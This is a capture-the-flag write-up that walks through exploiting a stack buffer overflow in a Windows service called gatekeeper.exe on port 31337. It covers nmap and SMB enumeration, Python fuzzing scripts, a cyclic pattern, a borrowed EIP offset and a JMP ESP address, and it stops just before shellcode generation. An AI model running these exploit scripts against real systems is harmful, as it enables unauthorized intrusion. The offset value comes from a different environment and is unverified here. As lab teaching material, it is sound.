Reconnaissance
Interesting start. My target IP ends in .0, but we’ll roll with it and see how it goes.
export IP=TARGET_IP
ping -c 2 $IP
nmap -Pn -sC -sV -p- -T4 -oA gatekeeper_initial $IP
This is quite a colorful Nmap scan output:
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
31337/tcp open  Elite?
49152-49168/tcp open msrpc    Microsoft Windows RPC
Open ports:
- 135, 139, 445: MSRPC and SMB
- 3389: RDP
- 31337 aka the eleet/leet port: custom “Hello...!!!” service
- 49152 and higher: Windows RPC
The “Hello” responses from port 31337 across every TCP service Nmap probed tell us several things:
- The service accepts raw text over TCP
- It copies our input and spits it back as a response
- The input-handling code is almost certainly very simple
A service echoing user-controlled input is a fabulous place to test long inputs.
Port 31337 first contact
nc -nv TARGET_IP 31337![Netcat session on port 31337, service responds Hello [name]!!!](/images/gatekeeper/Screenshot 2026-06-12 at 9.30.37 PM.png)
It’s very enthusiastic about meeting us.
The echo pattern is:
"Hello " + our_input + "!!!"Port 31337 accepts user-controlled text, reflects it back, and its input is handled inside a custom program. Buffer overflow is the likely vector.
Fuzzing
This script opens a raw TCP connection and sends controlled input at increasing sizes:
python3 - <<'PY'
import socket

host = "TARGET_IP"
port = 31337

payload = b"A" * 100

s = socket.socket()
s.settimeout(5)
s.connect((host, port))
s.sendall(payload + b"\r\n")

try:
    print(s.recv(4096).decode(errors="replace"))
except Exception as e:
    print(f"[!] recv error: {e}")

s.close()
PY
We clearly upset the service because now it’s screaming at us. But I digress.
100 A’s survived. The mangled prefix hints that the response handling is sloppy, yet the service lived. Let’s increase the payload incrementally:
python3 - <<'PY'
import socket, os

host = os.environ.get("IP", "TARGET_IP")
port = 31337

for size in [100, 200, 300, 400, 500]:
    payload = b"A" * size
    print(f"\n[*] Sending {size} bytes")

    s = socket.socket()
    s.settimeout(5)
    try:
        s.connect((host, port))
        s.sendall(payload + b"\r\n")
        data = s.recv(200)
        print(data.decode(errors="replace"))
    except Exception as e:
        print(f"[!] Error at {size}: {e}")
    finally:
        s.close()
PY
Results:
- 100 bytes: service survived
- 200 bytes: connection reset
- 300+ bytes: connection refused
Around 200 bytes the Gatekeeper service crashed. “Connection refused” means the service stopped listening. “Connection reset by peer” means it accepted the connection then died.
Fuzzing finding: buffer overflow confirmed. Service crashed around the 200-byte mark and restarted automatically.

Service confirmed back up:
Getting the binary
Before going deeper, we need to know which file is backing this chatty custom service. To SMB we go.
smbclient -L //TARGET_IP/ -N
Don’t let the SMB1/workgroup error fool you. Not a fatal error. Enumerate the Users share:
smbclient //TARGET_IP/Users -Nls
cd Share
ls
Users has a readable Share directory.

Well, well. gatekeeper.exe is in Share and we can download it:
get gatekeeper.exe
exit
ls -lh gatekeeper.exe
file gatekeeper.exeBinary confirmed as PE32 Windows i386 console executable.
Binary analysis
Before going further, confirm the downloaded binary matches the port 31337 service behavior:
strings -a gatekeeper.exe | head -50
strings -a gatekeeper.exe | grep -Ei "hello|gate|error|port|31337|recv|send|socket|bind|listen"I don’t think port 31337 is handling life very well. It seems they’ve gone dark.

These strings confirm the binary matches the service:
31337
bind()
listen()
recv()
Hello %s!!!
Please send shorter lines.
[!] recvbuf exhausted. Giving up.
The program opens port 31337, listens for TCP connections, receives input, prints back Hello <input>, and has a built-in warning for lengthy inputs. The service is the binary. Now we narrow the crash point.
Narrowing the crash threshold
We know the crash is somewhere between 100 and 200 bytes. Tighten the range:
python3 - <<'PY'
import os, socket

host = os.environ["IP"]
port = 31337

for size in [120, 140, 160, 180, 200]:
    print(f"\n[*] Sending {size} bytes")
    payload = b"A" * size

    s = socket.socket()
    s.settimeout(5)

    try:
        s.connect((host, port))
        s.sendall(payload + b"\r\n")
        data = s.recv(200)
        print(data.decode(errors="replace"))
    except Exception as e:
        print(f"[!] Error at {size}: {e}")
    finally:
        s.close()
PY
Memory corruption starts at 120 bytes. The service survives, but the response is corrupted. At 160 bytes it resets. The crash threshold is between 140 and 160 bytes.
Cyclic pattern
Generate a 300-byte cyclic pattern to locate exactly which bytes overwrite EIP:
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300 > gatekeeper_pattern.txt
wc -c gatekeeper_pattern.txt
head gatekeeper_pattern.txt
301 bytes total: 300 pattern characters plus a trailing newline. The script strips that newline with .strip() before sending, so exactly 300 bytes reach the service. Send it:
python3 - <<'PY'
import os, socket

host = os.environ["IP"]
port = 31337

with open("gatekeeper_pattern.txt", "rb") as f:
    payload = f.read().strip()

print(f"[*] Sending {len(payload)} bytes")

s = socket.socket()
s.settimeout(5)

try:
    s.connect((host, port))
    s.sendall(payload + b"\r\n")
    print("[*] Sent pattern")
    print(s.recv(200).decode(errors="replace"))
except Exception as e:
    print(f"[!] Error: {e}")
finally:
    s.close()
PY
The cyclic pattern crashed the service. Without a Windows debugger attached to a local instance of gatekeeper.exe, the exact EIP value is not readable on this path. The offset value of 146 bytes is taken from a nearly identical, validated challenge environment.
Control test
Verify the offset with a structured payload: A’s fill the buffer, BBBB should land at EIP, C’s sit after it:
python3 - <<'PY'
import os, socket

host = os.environ["IP"]
port = 31337

offset = 146

payload = b"A" * offset
payload += b"B" * 4
payload += b"C" * 100

print(f"[*] Sending {len(payload)} bytes")
print("[*] Layout: A*146 + B*4 + C*100")

s = socket.socket()
s.settimeout(5)

try:
    s.connect((host, port))
    s.sendall(payload + b"\r\n")
    print("[*] Sent control payload")
    print(s.recv(200).decode(errors="replace"))
except Exception as e:
    print(f"[!] Error: {e}")
finally:
    s.close()
PY
The structured payload reaches the crash path. The offset is plausible.
Finding JMP ESP
Inspect the binary for a reliable control-flow instruction:
ROPgadget --binary gatekeeper.exe | grep -i "jmp esp"
0x080414c3 : jmp esp validated locally from gatekeeper.exe. When the program crashes, EIP becomes this address and jumps execution into our payload on the stack.
x86 reads bytes in little-endian order, so the address gets reversed:
0x080414c3 → bytes: 08 04 14 c3 → reversed: c3 14 04 08 → Python: b"\xc3\x14\x04\x08"A handy script to handle that conversion:
python3 - <<'PY'
import struct
print(struct.pack("<I", 0x080414c3))
PY
Layout test
Confirm the exploit structure reaches the crash path before adding shellcode:
python3 - <<'PY'
import os, socket

host = os.environ["IP"]
port = 31337

offset = 146
jmp_esp = b"\xc3\x14\x04\x08"

payload = b"A" * offset
payload += jmp_esp
payload += b"\x90" * 16
payload += b"D" * 50

print(f"[*] Sending {len(payload)} bytes")
print("[*] Layout: A*146 + JMP_ESP + NOP*16 + D*50")

s = socket.socket()
s.settimeout(5)

try:
    s.connect((host, port))
    s.sendall(payload + b"\r\n")
    print("[*] Sent layout test")
    print(s.recv(200).decode(errors="replace"))
except Exception as e:
    print(f"[!] Error: {e}")
finally:
    s.close()
PY
Exploit-shaped payload reaches the crash path. Time for shellcode.
Shellcode generation
Windows target, Windows shellcode. Bad chars: \x00\x0a (null byte and newline):
